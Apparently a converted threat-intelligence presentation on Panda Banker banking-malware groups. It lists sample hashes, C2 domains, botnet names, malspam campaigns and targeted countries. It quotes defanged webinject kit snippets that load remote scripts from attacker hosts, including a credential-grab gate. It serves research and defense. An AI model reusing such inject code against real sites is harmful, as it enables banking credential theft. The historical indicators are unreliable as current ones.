
Webinjects Kits (tables)

- Snippet
 - `_brows.inject(\"hxxps://taberfix[.top/panel/t.js\"]\");`




Webinjects Kits (:::grab)

- Snippet
 - `<script>var home_link = "hxxps://kioxixu.Abkhazia[.su/jpccgrab";var gate_link = home_link+"/gate.php";var pkey = "Bc5rw12";`



Webinjects Kits (r=)

- Snippet
 - `src="hxxps://plsfgpal[.]com/mpgl/content/commbank/mx/commbank.js?r='+((new Date()).getHours()+(new Date()).getDay()*24)+'"`



Take Warning

Historical IOCs Ahead



Take Warning


Historical IOCs Ahead




Grouping

- Delivery
 - Malspam
 - Exploit kit
 - Exploit
- Installation
 - Key hash
 - Botnet name
 - Dynamic config file hash
 - Webinjects file hash
- Command and Control (Malware and Webinjects)
 - Domain
 - URI paths
- IPs
 - TLS common name
 - TLS fingerprint
 - Whois email
 - DNS SOA email
- Actions on Objective
 - Cryptocurrency IDs
 - Countries targeted
 - Instant messaging IDs


Groups (IOC Overlap)



Groups (BaseConfig Key Hashes)



Group (“First Contact”)




- **Samples:** ~80
 - Oldest: db790cbe0beb2a9c2749cb914fbdec8bdc7aa2ef3c9ca6c721e0c0fede715fb2
 - C2: denatgruel.com
 - Newest: 0c3dc58144b854493098c226abb4355dfb52d780c6422266c1c14ebbebc41836
 - C2s: l6a9v8s6.top, l9l6m1w6.top, x8a9i1s7.top
- **Activity:** January 2016 – April 2018
- **Versions:** 2.1.0 – 2.6.6 (missing 14 versions)
- **Botnets:** newtest, vnc
- **Dynamic Config Filenames:** newtest.dat, release1.dat, config.dat, configvnc.dat
- **First debug build** (April 2016)
 - 31f8346b01d9e3c307280bf900de4e91a57d579d5327f75fd697431bcdd20dd4
 - C2s: hydroyeo.com, cabbyelias.com, untosalol.com, shaveaweto.com, riottorus.com, meatodel.com

Group (“First Contact”)

■ Distribution

- Malspam (April 2018)
 - Word doc with macros hosted on Dropbox
 - Spoofing a shipping company
 - Smoke Loader
 - C2s: uhyzw6aqrc2zzu.win, 8mqytvupwfdh.bid, hdbhxq9swamy7.bid
 - Panda Banker
 - C2s: l6a9v8s6.top, l9l6m1w6.top, x8a9i1s7.top
- Rubella Macro Builder” (April 2018)
 - Source: <https://www.flashpoint-intel.com/blog/rubella-macro-builder/>



Group (“First Contact”)

- **Targeting**

- Canada (March 2017)

- 1cb29891cd23b232c611ec24cf0f7a4c73fe419ff2be637beeb07360d3d402c5
 - C2: plk4kd.xyz
 - Webinjects
 - ~39
 - “tables” kit
 - C2: slphstvz.biz

- Canada (December 2017)

- f99839235cd4d2c731bd66a75a3d49a57a45c5aa2e7637802284f16579fddd6a
 - C2: frumdingo.top
 - Webinject
 - ~39
 - “tables” and “_txt.insert” kits
 - C2: plakdm.xyz

Group (“Italian Job”)




- **Samples:** ~700
 - Oldest: 335c0e4430a08956f796611b3ebf273117e784ee1d728d7b8fcb9997c98735cc
 - C2s: 569311CDA810.faith, E3113EAF8798.bid
 - Newest: 58af96fb4c4f551fc9b8eb4890eab0144221ca976286f928d5bed696945f705e
 - C2s: F2D5CAB27447.tk, F2D5CAB27498.ml, F2D5CAB27410.ga, F2D5CAB27498.cf, 0406453a7047.tk
- **Activity:** August 2017 – September 2018
- **Versions:** 2.5.0 – 2.6.10 (missing 2 versions)
- **Botnets:** armata, onore, markit, mark, markusnew, billit, bill, mrtwister

Group (“Italian Job”)

- **Distribution**

- TA544
- Malspam (August 2018)
 - Attached Word or Excel doc with macros
 - Subjects containing “Fattura” (translated: Invoice)
 - Panda Banker
 - 01464f1b285cd09b899c87c195d6b7d04b4a99c87ea16b43d11ea18cd2252eca
 - C2s: C5815F7F4427.bid, C5815F7F4418.win
- Nymaim, Ursnif, Chthonic, Zloader, and URLZone



Group (“Italian Job”)

- **Targeting**

- Italy (August 2017)

- 335c0e4430a08956f796611b3ebf273117e784ee1d728d7b8fcb9997c98735cc
 - C2s: 569311CDA810.faith, E3113EAF8798.bid
 - Webinjects
 - ~20
 - “id=” and “adm=” kits
 - C2s: westrostres.bid, sslstats.info

- Italy and some Bitcoin (March 2018)

- 8471a89cee977822f9826cabd122d63b7b8a2bd0a5239e22c634ac9eb951f47d
 - C2: 0a109ec2ab47.com, fa208cd45c47.com, 3f5d37ec8547.com, f582e064be47.com
 - Webinjects
 - ~106
 - “adm=”, “e.php?v=”, and “data-s %SOCKS%” kits
 - C2s: sslstats.info, gemendoloma.top, seccunet.com

Group (“Italian Job”)

Update 1

This article was originally written in **June/2018** and slightly updated over time, we decided **not** to publish any detail due to the huge amount of sensitive data available and accessible on the drop 